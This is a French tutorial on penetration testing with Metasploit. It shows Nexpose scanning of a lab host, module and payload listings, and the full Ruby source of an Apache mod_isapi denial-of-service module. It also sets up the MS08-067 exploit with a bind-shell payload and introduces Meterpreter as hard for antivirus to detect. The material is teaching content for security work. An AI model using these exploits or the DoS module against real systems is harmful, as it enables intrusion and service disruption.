Avant de commencer le scan sur notre machine cible, il est obligatoire de se connecter au serveur «*Nexpose*» en utilisant la commande *«nexpose_ connect»* en définissant le login et le mot de passe. Nous devons également marquer *'ok'* à la fin de la commande pour s'assurer que la connexion SSL n'aura pas lieu.




Figure : Connexion au serveur "Nexpose"

Après s'être connecté au serveur, nous pouvons commencer le scan de vulnérabilité depuis Metasploit. En effet, nous allons entrer l'identifiant et le mot de passe du service SSH et lancer le scan *«full-audit»* comme le montre la figure ci-dessous.

```
msf > msf > nexpose_scan  -c ssh:msfadmin:msfadmin -t full-audit 172.16.194.17
[*] Scanning 1 addresses with template aggressive-discovery in sets of 32
[*] Completed the scan of 1 addresses
msf >
```

Figure : Lancement du scan "full-audit"

Nous pouvons par la suite lancer *'services'* et *'vulns'* pour voir les services et les vulnérabilités de la machine cible.

```
msf > services

Services
========

host            port   proto  name                state  info
----            ----   -----  ----                -----  ----
172.16.194.172  21     tcp    ftp                 open   vsFTPd 2.3.4
172.16.194.172  22     tcp    ssh                 open   OpenSSH 4.7p1
172.16.194.172  23     tcp    telnet              open
172.16.194.172  25     tcp    smtp                open   Postfix
172.16.194.172  53     tcp    dns-tcp             open   BIND 9.4.2
172.16.194.172  53     udp    dns                 open   BIND 9.4.2
172.16.194.172  80     tcp    http                open   Apache 2.2.8
172.16.194.172  111    udp    portmapper          open
172.16.194.172  111    tcp    portmapper          open
172.16.194.172  137    udp    cifs name service   open
172.16.194.172  139    tcp    cifs                open   Samba 3.0.20-Deb
172.16.194.172  445    tcp    cifs                open   Samba 3.0.20-Deb
172.16.194.172  512    tcp    remote execution    open
172.16.194.172  513    tcp    remote login        open
172.16.194.172  514    tcp    remote shell        open
172.16.194.172  1524   tcp    ingreslock (ingres) open
172.16.194.172  2049   tcp    nfs                 open
172.16.194.172  2049   udp    nfs                 open
172.16.194.172  3306   tcp    mysql               open   MySQL 5.0.51a
172.16.194.172  5432   tcp    postgres            open
172.16.194.172  5900   tcp    vnc                 open
172.16.194.172  6000   tcp    xwindows            open
172.16.194.172  8180   tcp    http                open   Tomcat
172.16.194.172  41407  udp    status              open
172.16.194.172  44841  tcp    mountd              open
172.16.194.172  47207  tcp    nfs lockd           open
172.16.194.172  48972  udp    nfs lockd           open
172.16.194.172  51255  tcp    status              open
172.16.194.172  58769  udp    mountd              open
```

Figure : Visualisation des services de la machine cible

```
msf > vulns
[*] Time: 2012-06-20 16:34:21 UTC Vuln: host=172.16.194.172 name=NEXPOSE-cif
[*] Time: 2012-06-20 16:34:21 UTC Vuln: host=172.16.194.172 name=NEXPOSE-ger
[*] Time: 2012-06-20 16:34:21 UTC Vuln: host=172.16.194.172 name=NEXPOSE-uni
[*] Time: 2012-06-20 16:34:21 UTC Vuln: host=172.16.194.172 name=NEXPOSE-cif

...snip...

[*] Time: 2012-06-20 16:34:22 UTC Vuln: host=172.16.194.172 name=NEXPOSE-vnc
[*] Time: 2012-06-20 16:34:22 UTC Vuln: host=172.16.194.172 name=NEXPOSE-apa
[*] Time: 2012-06-20 16:34:22 UTC Vuln: host=172.16.194.172 name=NEXPOSE-apa
[*] Time: 2012-06-20 16:34:22 UTC Vuln: host=172.16.194.172 name=NEXPOSE-apa
[*] Time: 2012-06-20 16:34:22 UTC Vuln: host=172.16.194.172 name=NEXPOSE-nfs
```

Figure : Visualisation des vulnérabilités de la machine cible

Par ailleurs, nous pouvons lancer plusieurs types de scans en utilisant les commandes suivantes :

nexpose_discover Lancer un scan pour un service de découverte minimal des machines

nexpose_dos Lancer un scan qui contient des vérifications qui pourront nuire à des services et des périphériques

nexpose_exhaustiv Lancer un scan qui couvre tous les ports TCP et les vérifications d'intégrité autorisées

3.4 L'exploitation de base

Le Framework Metasploit contient des centaines de modules. Pour les afficher et connaitre leur description en exécutera la commande *show* à partir du *msfconsole* pour défiler tous les modules du Framework. Et on peut affiner la recherche en affichant uniquement certains types de modules *encoders, nops, post, exploit, auxiliary*, etc.

3.4.1 Les exploits

```
windows/smtp/ypops_overflow1                    2004-09-27   average    YPOPS 0.6 Buffer Overflow
windows/ssh/freeftpd_key_exchange               2006-05-12   average    FreeFTPd 1.0.10 Key Exchange Algorithm String Buffer Overflow
windows/ssh/freesshd_key_exchange               2006-05-12   average    FreeSSHd 1.0.9 Key Exchange Algorithm String Buffer Overflow
windows/ssh/putty_msg_debug                     2002-12-16   normal     PuTTy.exe <= v0.53 Buffer Overflow
windows/ssh/securecrt_ssh1                      2002-07-23   average    SecureCRT <= 4.0 Beta 2 SSH1 Buffer Overflow
windows/ssh/sysax_ssh_username                  2012-02-27   normal     Sysax 5.53 SSH Username Buffer Overflow
windows/ssl/ms04_011_pct                        2004-04-13   average    Microsoft Private Communications Transport Overflow
windows/telnet/gamsoft_telsrv_username          2000-07-17   average    GAMSoft TelSrv 1.5 Username Buffer Overflow
windows/telnet/goodtech_telnet                  2005-03-15   average    GoodTech Telnet Server <= 5.0.6 Buffer Overflow
windows/tftp/attftp_long_filename               2006-11-27   average    Allied Telesyn TFTP Server 1.9 Long Filename Overflow
windows/tftp/distinct_tftp_traversal            2012-04-08   excellent  Distinct TFTP 3.10 Writable Directory Traversal Execution
windows/tftp/dlink_long_filename                2007-03-12   good       D-Link TFTP 1.0 Long Filename Buffer Overflow
windows/tftp/futuresoft_transfermode            2005-05-31   average    FutureSoft TFTP Server 2000 Transfer-Mode Overflow
windows/tftp/netdecision_tftp_traversal         2009-05-16   excellent  NetDecision 4.2 TFTP Writable Directory Traversal Execution
windows/tftp/opentftp_error_code                2008-07-05   average    OpenTFTP SP 1.4 Error Packet Overflow
windows/tftp/quick_tftp_pro_mode                2008-03-27   good       Quick FTP Pro 2.1 Transfer-Mode Overflow
windows/tftp/tftpd32_long_filename              2002-11-19   average    TFTPD32 <= 2.21 Long Filename Buffer Overflow
windows/tftp/tftpdwin_long_filename             2006-09-21   great      TFTPDWIN v0.4.2 Long Filename Buffer Overflow
windows/tftp/tftpserver_wrq_bof                 2008-03-26   normal     TFTP Server for Windows 1.4 ST WRQ Buffer Overflow
windows/tftp/threectftpsvc_long_mode            2006-11-27   great      3CTftpSvc TFTP Long Mode Buffer Overflow
windows/unicenter/cam_log_security              2005-08-22   great      CA CAM log_security() Stack Buffer Overflow (Win32)
windows/vnc/realvnc_client                      2001-01-29   normal     RealVNC 3.3.7 Client Buffer Overflow
windows/vnc/ultravnc_client                     2006-04-04   normal     UltraVNC 1.0.1 Client Buffer Overflow
```

Figure : Les Exploits

Dans *msfconsole*, les exploits ont pour mission d'attaquer les vulnérabilités qui ont été découvertes lors du test de pénétration. Et vu qu'il y a une grande contribution de la communauté qui accroit continuellement la liste d'exploits disponibles, il faut penser à faire des mises à jours régulières et ceci par la commande : msfupdate.


3.4.2 Les modules Auxiliaires

Les modules sont installés dans */opt/framework3/msf3/modules/auxiliary* et à cet endroit ils sont triés sur la base des fonctions qu'ils assurent.

```
root@bt:/opt/metasploit/msf3/modules/auxiliary# ls -l
total 64
drwxr-xr-x 34 root root 4096 2012-08-09 23:49 admin
drwxr-xr-x  2 root root 4096 2012-08-09 23:51 analyze
drwxr-xr-x  2 root root 4096 2012-08-09 23:49 bnat
drwxr-xr-x  3 root root 4096 2012-08-09 23:49 client
drwxr-xr-x  2 root root 4096 2012-08-09 23:49 crawler
drwxr-xr-x 20 root root 4096 2012-08-09 23:49 dos
drwxr-xr-x 10 root root 4096 2012-08-09 23:49 fuzzers
drwxr-xr-x  2 root root 4096 2012-08-09 23:49 gather
drwxr-xr-x  3 root root 4096 2012-08-09 23:49 pdf
drwxr-xr-x 48 root root 4096 2012-08-09 23:49 scanner
drwxr-xr-x  4 root root 4096 2012-08-09 23:49 server
drwxr-xr-x  2 root root 4096 2012-08-09 23:49 sniffer
drwxr-xr-x  8 root root 4096 2012-08-09 23:49 spoof
drwxr-xr-x  3 root root 4096 2012-08-09 23:49 sqli
drwxr-xr-x  2 root root 4096 2012-08-09 23:49 voip
drwxr-xr-x  5 root root 4096 2012-08-09 23:49 vsploit
root@bt:/opt/metasploit/msf3/modules/auxiliary#
```

Figure : Module auxiliaire

Pour lister tous les modules *auxiliary* disponibles au sein de Metasploit, il suffit de lancer la commande show auxiliary depuis msfconsole :



analyze/jtr_aix		normal	John the Ripper AIX Password Cracker
analyze/jtr_crack_fast		normal	John the Ripper Password Cracker (Fast Mode)
analyze/jtr_linux		normal	John the Ripper Linux Password Cracker
analyze/jtr_mssql_fast		normal	John the Ripper MS SQL Password Cracker (Fast Mode)
analyze/jtr_mysql_fast		normal	John the Ripper MySQL Password Cracker (Fast Mode)
analyze/jtr_oracle_fast		normal	John the Ripper Oracle Password Cracker (Fast Mode)
analyze/jtr_unshadow		normal	Unix Unshadow Utility
analyze/postgres_md5_crack		normal	Postgres SQL md5 Password Cracker
bnat/bnat_router		normal	BNAT Router
bnat/bnat_scan		normal	BNAT Scanner
client/smtp/emailer		normal	Generic Emailer (SMTP)
crawler/msfcrawler		normal	Metasploit Web Crawler
dos/cisco/ios_http_percentpercent	2000-04-26	normal	Cisco IOS HTTP GET /%% request Denial of Service
dos/dhcp/isc_dhcpd_clientid		normal	ISC DHCP Zero Length ClientID Denial of Service Module
dos/freebsd/nfsd/nfsd_mount		normal	FreeBSD Remote NFS RPC Request Denial of Service
dos/hp/data_protector_rds	2011-01-08	manual	HP Data Protector Manager RDS DOS
dos/http/3com_superstack_switch	2004-06-24	normal	3Com SuperStack Switch Denial of Service
dos/http/apache_mod_isapi	2010-03-05	normal	Apache mod_isapi <= 2.2.14 Dangling Pointer
dos/http/apache_range_dos	2011-08-19	normal	Apache Range header DoS (Apache Killer)
dos/http/apache_tomcat_transfer_encoding	2010-07-09	normal	Apache Tomcat Transfer-Encoding Information Disclosure and DoS
dos/http/dell_openmanage_post	2004-02-26	normal	Dell OpenManage POST Request Heap Overflow (win32)
dos/http/hashcollision_dos	2011-12-28	normal	Hashtable Collisions
dos/http/sonicwall_ssl_format	2009-05-29	normal	SonicWALL SSL-VPN Format String Vulnerability
dos/http/webrick_regex	2008-08-08	normal	Ruby WEBrick::HTTP::DefaultFileHandler DoS
dos/mdns/avahi_portzero	2008-11-14	normal	Avahi < 0.6.24 Source Port 0 DoS
dos/ntp/ntpd_reserved_dos	2009-10-04	normal	NTP.org ntpd Reserved Mode Denial of Service
dos/pptp/ms02_063_pptp_dos	2002-09-26	normal	MS02-063 PPTP Malformed Control Data Kernel Denial of Service
dos/samba/lsa_addprivs_heap		normal	Samba lsa_io_privilege_set Heap Overflow

Figure : Show auxiliary

Les modules auxiliaires dans Metasploit sont utilisés à des très larges besoins. On peut les utiliser comme : des scanners, des modules de déni de service, des fuzzers, et beaucoup plus comme montré au-dessus

Ici, on va essayer d'analyser le contenu d'un script de la catégorie Déni de service contre le service HTTP.

```
root@bt:/opt/metasploit/msf3/modules/auxiliary/dos/http# vi apache_mod_isapi.rb
```

Figure : Module auxiliaire http

```
require 'msf/core'

class Metasploit3 < Msf::Auxiliary

        include Msf::Exploit::Remote::Tcp
        include Msf::Auxiliary::Dos

        def initialize(info = {})
                super(update_info(info,
                        'Name'           => 'Apache mod_isapi <= 2.2.14 Dangling Pointer',
                        'Description'    => %q{
                                        This module triggers a use-after-free vulnerability in the Apache Software
                                Foundation mod_isapi extension. In order to reach the vulnerable code, the
                                target server must have an ISAPI module installed and configured.

                                By making a request that terminates abnormally (either an aborted TCP connection or
                                an unsatisfied chunked request), mod_isapi will unload the ISAPI extension. Later,
                                if another request comes for that ISAPI module, previously obtained pointers will
                                be used resulting in an access violation or potentially arbitrary code execution.

                                Although arbitrary code execution is theoretically possible, a real-world method of
                                invoking this consequence has not been proven. In order to do so, one would need to
                                find a situation where a particular ISAPI module loads at an image base address
                                that can be re-allocated by a remote attacker.

                                Limited success was encountered using two separate ISAPI modules. In this scenario,
                                a second ISAPI module was loaded into the same memory area as the previously
                                unloaded module.
                        },
                        'Author'         =>
```

```
                        [
                                'Brett Gervasoni',  # original discovery
                                'jduck'
                        ],
                'Version'        => '$Revision: 15513 $',
                'License'        => MSF_LICENSE,
                'References'     =>
                        [
                                [ 'CVE', '2010-0425' ],
                                [ 'OSVDB', '62674'],
                                [ 'BID', '38494' ],
                                [ 'URL', 'https://issues.apache.org/bugzilla/show_bug.cgi?id=48509' ],
                                [ 'URL', 'http://www.gossamer-threads.com/lists/apache/cvs/381537' ],
                                [ 'URL', 'http://www.senseofsecurity.com.au/advisories/SOS-10-002' ],
                                [ 'EDB', 11650 ]
                        ],
                'DisclosureDate' => 'Mar 05 2010'))

        register_options([
                Opt::RPORT(80),
                OptString.new('ISAPI', [ true, 'ISAPI URI to request', '/cgi-bin/SMTPSend.dll' ])
        ])
end

def run

        serverIP = datastore['RHOST']
        if (datastore['RPORT'].o_i != 80)
```

```
                serverIP += ":" + datastore['RPORT'].to_s
        end
        isapiURI = datastore['ISAPI']

        # Create a stale pointer using the vulnerability
        print_status("Causing the ISAPI dll to be loaded and unloaded...")
        unload_trigger = "POST " + isapiURI + " HTTP/1.0\r\n" +
                "Pragma: no-cache\r\n" +
                "Proxy-Connection: Keep-Alive\r\n" +
                "Host: " + serverIP + "\r\n" +
                "Transfer-Encoding: chunked\r\n" +
                "Content-Length: 40334\r\n\r\n" +
                Rex::Text.rand_text_alphanumeric(rand(128)+128)
        connect
        sock.put(unload_trigger)
        disconnect

        # Now make the stale pointer get used...
        print_status("Triggering the crash ...")
        data = Rex::Text.rand_text_alphanumeric(rand(256)+1337)
        crash_trigger = "POST " + isapiURI + " HTTP/1.0\r\n" +
                "Host: " + serverIP + "\r\n" +
                "Content-Length: #{data.length}\r\n\r\n" +
                data

        connect
        sock.put(crash_trigger)
        disconnect

end
```

Figure : Squelette d'un module auxiliaire

Le module commence par les deux premières lignes qui importent la classe auxiliaire (1). Ensuite, il charge le client HTTP (2) du script.

Toujours dans le cadre d'initialisation (3), on définit un ensemble de paramètre qui est retourné lors de l'émission de la commande info sans *msfconsole*. Et on trouve aussi une partie pour les différents configurations / options (4).

3.4.3 Les options

```
msf > show options

Global Options:
===============

   Option           Current Setting  Description
   ------           ---------------  -----------
   ConsoleLogging                    Log all console input and output
   LogLevel                          Verbosity of logs (default 0, max 5)
   MinimumRank                       The minimum rank of exploits that will run without explicit confirmation
   Prompt                            The prompt string, defaults to "msf"
   PromptChar                        The prompt character, defaults to ">"
   PromptTimeFormat                  A format for timestamp escapes in the prompt, see ruby's strftime docs
   SessionLogging                    Log all input and output for sessions
   TimestampOutput                   Prefix all console output with a timestamp
```

Figure : Les options de msf

Les options permettent de configurer, de paramétrer le module pour qu'il puisse bien fonctionner de façon optimale dans le Framework. Quand un module est sélectionné, la commande show options affichera toutes les options paramétrables pour ce module.

```
msf > use scanner/portscan/tcp
msf  auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   FILTER                        no        The filter string for capturing traffic
   INTERFACE                     no        The name of the interface
   PCAPFILE                      no        The name of the PCAP capture file to process
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                        yes       The target address range or CIDR identifier
   SNAPLEN      65535            yes       The number of bytes to capture
   THREADS      1                yes       The number of concurrent threads
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds
```

Figure : Afficher les options d'un module

La commande searchest utile pour trouver un module spécifique. C'est module peut être : un exploit, encoder, auxiliaire, une payload, etc. Par exemple, si on veut lancer une attaque contre un serveur HTTP, on peut lancer une recherche similaire à celle-ci.

```
msf > search http

Matching Modules
================

   Name                                                Disclosure Date          Rank       Description
   ----                                                ---------------          ----       -----------
   auxiliary/admin/http/contentkeeper_fileaccess                                normal     ContentKeeper Web Appliance mimencode File Access
   auxiliary/admin/http/hp_web_jetadmin_exec           2004-04-27 00:00:00 UTC  normal     HP Web JetAdmin 6.5 Server Arbitrary Command Execution
   auxiliary/admin/http/iis_auth_bypass                2010-07-02 00:00:00 UTC  normal     MS10-065 Microsoft IIS 5 NTFS Stream Authentication Bypass
   auxiliary/admin/http/intersil_pass_reset            2007-09-10 00:00:00 UTC  normal     Intersil (Boa) HTTPd Basic Authentication Password Reset
   auxiliary/admin/http/iomega_storcenterpro_sessionid                          normal     Iomega StorCenter Pro NAS Web Authentication Bypass
   auxiliary/admin/http/jboss_seam_exec                2010-07-19 00:00:00 UTC  normal     JBoss Seam 2 Remote Command Execution
   auxiliary/admin/http/scrutinizer_add_user           2012-07-27 00:00:00 UTC  normal     Plixer Scrutinizer NetFlow and sFlow Analyzer HTTP Authentication Byp
ass
   auxiliary/admin/http/tomcat_administration                                   normal     Tomcat Administration Tool Default Access
   auxiliary/admin/http/tomcat_utf8_traversal                                   normal     Tomcat UTF-8 Directory Traversal Vulnerability
   auxiliary/admin/http/trendmicro_dlp_traversal                                normal     TrendMicro Data Loss Prevention 5.5 Directory Traversal
   auxiliary/admin/http/typo3_sa_2009_001              2009-01-20 00:00:00 UTC  normal     TYPO3 sa-2009-001 Weak Encryption Key File Disclosure
   auxiliary/admin/http/typo3_sa_2009_002              2009-02-10 00:00:00 UTC  normal     Typo3 sa-2009-002 File Disclosure
   auxiliary/admin/http/typo3_sa_2010_020                                       normal     TYPO3 sa-2010-020 Remote File Disclosure
   auxiliary/admin/http/typo3_winstaller_default_enc_keys                       normal     TYPO3 Winstaller default Encryption Keys
   auxiliary/admin/officescan/tmlisten_traversal                                normal     TrendMicro OfficeScanNT Listener Traversal Arbitrary File Access
   auxiliary/dos/cisco/ios_http_percentpercent         2000-04-26 00:00:00 UTC  normal     Cisco IOS HTTP GET /%% request Denial of Service
   auxiliary/dos/http/3com_superstack_switch           2004-06-24 00:00:00 UTC  normal     3Com SuperStack Switch Denial of Service
   auxiliary/dos/http/apache_mod_isapi                 2010-03-05 00:00:00 UTC  normal     Apache mod_isapi <= 2.2.14 Dangling Pointer
   auxiliary/dos/http/apache_range_dos                 2011-08-19 00:00:00 UTC  normal     Apache Range header DoS (Apache Killer)
   auxiliary/dos/http/apache_tomcat_transfer_encoding  2010-07-09 00:00:00 UTC  normal     Apache Tomcat Transfer-Encoding Information Disclosure and DoS
   auxiliary/dos/http/dell_openmanage_post             2004-02-26 00:00:00 UTC  normal     Dell OpenManage POST Request Heap Overflow (win32)
   auxiliary/dos/http/hashcollision_dos                2011-12-28 00:00:00 UTC  normal     Hashtable Collisions
   auxiliary/dos/http/sonicwall_ssl_format             2009-05-29 00:00:00 UTC  normal     SonicWALL SSL-VPN Format String Vulnerability
```

Figure : Search HTTP

Ou pour trouver une faille spécifique comme *MS08-067* : cette vulnérabilité permet l'exécution de code à distance si un système affecté recevait une requête RPC spécialement conçue. Sur les systèmes Windows2000, WindowsXP et Windows Server2003, un attaquant pourrait exploiter cette vulnérabilité pour exécuter du code arbitraire sans nécessiter d'authentification. Pour avoir plus d'information sur la faille, il suffit juste de taper la commandesearchsuivie du nom du code de la faille :

```
msf > search ms08_067

Matching Modules
================

   Name                              Disclosure Date          Rank   Description
   ----                              ---------------          ----   -----------
   exploit/windows/smb/ms08_067_netapi  2008-10-28 00:00:00 UTC  great  Microsoft Server Service Relative Path Stack Corruption
```

Figure : Search ms08_67

Après que l'exploit ait été trouvé par exemple dans le cadre d l'exemple ci-dessus :*windows/smb/ms08_ 067_ netapi*, il faut le charger avec la commandeuse, comme ceci :

```
msf > use xploit/windows/smb/ms08_067_netapi
[-] Failed to load module: xploit/windows/smb/ms08_067_netapi
msf > use exploit/windows/smb/ms08_067_netapi
msf  exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Figure : chargement de l'exploit

3.4.4 Les payloads

Concernant les *payloads*, on peut exécuter la commande show payloads à partir d'un module déjà sélectionné pour voir la liste des payloads compatibles pour le dit *exploit*.

Dans l'exemple précédent, pour découvrir ses payloads on tape show payloads.

```
msf  exploit(ms08_067_netapi) > show payloads

Compatible Payloads
===================

   Name                                     Disclosure Date  Rank    Description
   ----                                     ---------------  ----    -----------
   generic/custom                                            normal  Custom Payload
   generic/debug_trap                                        normal  Generic x86 Debug Trap
   generic/shell_bind_tcp                                    normal  Generic Command Shell, Bind TCP Inline
   generic/shell_reverse_tcp                                 normal  Generic Command Shell, Reverse TCP Inline
   generic/tight_loop                                        normal  Generic x86 Tight Loop
   windows/dllinject/bind_ipv6_tcp                           normal  Reflective DLL Injection, Bind TCP Stager (IPv6)
   windows/dllinject/bind_nonx_tcp                           normal  Reflective DLL Injection, Bind TCP Stager (No NX or Win7)
   windows/dllinject/bind_tcp                                normal  Reflective DLL Injection, Bind TCP Stager
   windows/dllinject/reverse_http                            normal  Reflective DLL Injection, Reverse HTTP Stager
   windows/dllinject/reverse_ipv6_http                       normal  Reflective DLL Injection, Reverse HTTP Stager (IPv6)
   windows/dllinject/reverse_ipv6_tcp                        normal  Reflective DLL Injection, Reverse TCP Stager (IPv6)
   windows/dllinject/reverse_nonx_tcp                        normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
   windows/dllinject/reverse_ord_tcp                         normal  Reflective DLL Injection, Reverse Ordinal TCP Stager (No NX or Win7)
   windows/dllinject/reverse_tcp                             normal  Reflective DLL Injection, Reverse TCP Stager
   windows/dllinject/reverse_tcp_allports                    normal  Reflective DLL Injection, Reverse All-Port TCP Stager
   windows/dllinject/reverse_tcp_dns                         normal  Reflective DLL Injection, Reverse TCP Stager (DNS)
   windows/dns_txt_query_exec                                normal  DNS TXT Record Payload Download and Execution
   windows/exec                                              normal  Windows Execute Command
   windows/loadlibrary                                       normal  Windows LoadLibrary Path
   windows/messagebox                                        normal  Windows MessageBox
```

Figure : Show payload

On sélectionne le payload souhaité par la commande *set*, et on tape la commande show options pour avoir plus de détails, pour le configurer selon la machine victime :

Dans cet exemple on sélectionne *shell bind tcp*, qui permet d'écouter une connexion et reproduire un interpréteur de commande.

```
msf  exploit(ms08_067_netapi) > set payload generic/shell_bind_tcp
payload => generic/shell_bind_tcp
msf  exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (generic/shell_bind_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST                   no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Figure : Sélectionner un payload

3.4.5 Les machines cibles : *«targets»*

Et pour voir l'ensemble des machines qui peuvent être victime, on fait un show targets :

```
msf  exploit(ms08_067_netapi) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic Targeting
   1   Windows 2000 Universal
   2   Windows XP SP0/SP1 Universal
   3   Windows XP SP2 English (AlwaysOn NX)
   4   Windows XP SP2 English (NX)
   5   Windows XP SP3 English (AlwaysOn NX)
   6   Windows XP SP3 English (NX)
   7   Windows 2003 SP0 Universal
   8   Windows 2003 SP1 English (NO NX)
   9   Windows 2003 SP1 English (NX)
   10  Windows 2003 SP1 Japanese (NO NX)
   11  Windows 2003 SP2 English (NO NX)
   12  Windows 2003 SP2 English (NX)
   13  Windows 2003 SP2 German (NO NX)
   14  Windows 2003 SP2 German (NX)
   15  Windows XP SP2 Arabic (NX)
   16  Windows XP SP2 Chinese - Traditional / Taiwan (NX)
   17  Windows XP SP2 Chinese - Simplified (NX)
   18  Windows XP SP2 Chinese - Traditional (NX)
   19  Windows XP SP2 Czech (NX)
   20  Windows XP SP2 Danish (NX)
   21  Windows XP SP2 German (NX)
   22  Windows XP SP2 Greek (NX)
```

Figure : Show targets

Et pour obtenir plus d'information, on utilise la commande info :

```
msf  exploit(ms08_067_netapi) > info

       Name: Microsoft Server Service Relative Path Stack Corruption
     Module: exploit/windows/smb/ms08_067_netapi
    Version: 15518
   Platform: Windows
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Great

Provided by:
  hdm <hdm@metasploit.com>
  Brett Moore <brett.moore@insomniasec.com>
  staylor
  jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic Targeting
  1   Windows 2000 Universal
  2   Windows XP SP0/SP1 Universal
  3   Windows XP SP2 English (AlwaysOn NX)
  4   Windows XP SP2 English (NX)
  5   Windows XP SP3 English (AlwaysOn NX)
  6   Windows XP SP3 English (NX)
  7   Windows 2003 SP0 Universal
  8   Windows 2003 SP1 English (NO NX)
  9   Windows 2003 SP1 English (NX)
  10  Windows 2003 SP1 Japanese (NO NX)
  11  Windows 2003 SP2 English (NO NX)
```

Figure : Commande info

Figure : Description d'un exploit

Toutes les options d'un module peuvent s'affecter ou se désaffecter à l'aide de ces commandes : set et unset. Les commandes set get unset sont utilisées pour affecter ou désaffecter les paramètres globaux au sein *msfconsole*. L'utilisation de ces commandes peut vous éviter d'avoir à entrer à plusieurs reprises les mêmes informations, en particulier dans le cas des informations ou des options qui changent rarement, comme *LHOST*.

Après avoir configuré les options globales avec la commande set, on utilise la commande save pour enregistrer les paramètres afin qu'ils soient disponibles à la prochaine exécution de la console.

3.4.6 La différence entre les exploits et les modules auxiliaires

Le format d'un exploit dans Metasploit est similaire à celle d'un auxiliaire, mais il y a plus de champs.

Et il y a toujours un bloc d'informations de charge utile «Payload». Pour simplifier, nous pourrions dire qu'un exploit sans charge utile est tout simplement un module auxiliaire.

Figure : Exploit ssh

Figure : Squelette d'Exploit

3.5 Meterpreter

3.5.1 La post-exploitation avec Meterpreter

Nous avons vu jusqu'à maintenant plusieurs techniques de pré-exploitation sur la machine cible. Dans ce chapitre , nous allons nous attarder sur les différentes techniques de la phase de post-exploitation en particulier ce que nous pouvons faire après avoir exploité la machine cible. En effet, Metasploit dispose d'un outil très puissant nommé *Meterpreter* contenant une panoplie de fonctionnalités qui permet de faciliter les taches d'exploitation. Nous allons détailler ci-dessous ces fonctionnalités et la manière de les utiliser.

L'utilisation des payloads pour avoir des résultats spécifiques possède un inconvénient majeur. En effet, elles créent de nouveaux processus au niveau du système compromis ce qui peut déclencher les alarmes de l'antivirus et par la suite les arrêter. De plus, un *payload* est limité en terme de performances dans le sens où elle ne peut exécuter que les taches permises par le Shell.

Afin de surmonter ces difficultés, nous pouvons utiliser l'interpréteur de commandes de Metasploit « *Metrepreter*» qui agit comme un *payload* en utilisant la méthode d'injection dans la mémoire DLL(Dynamic Link Library – Bibliothèque de Lien Dynamique) mais ne crée aucun processus. En effet, cela lui permet d'agir dans la mémoire sans toucher le disque ce qui le rend puissant et indétectable par les détecteurs de codes malveillants.

La figure ci-dessous décrit les différentes fonctions de *Meterpreter*.

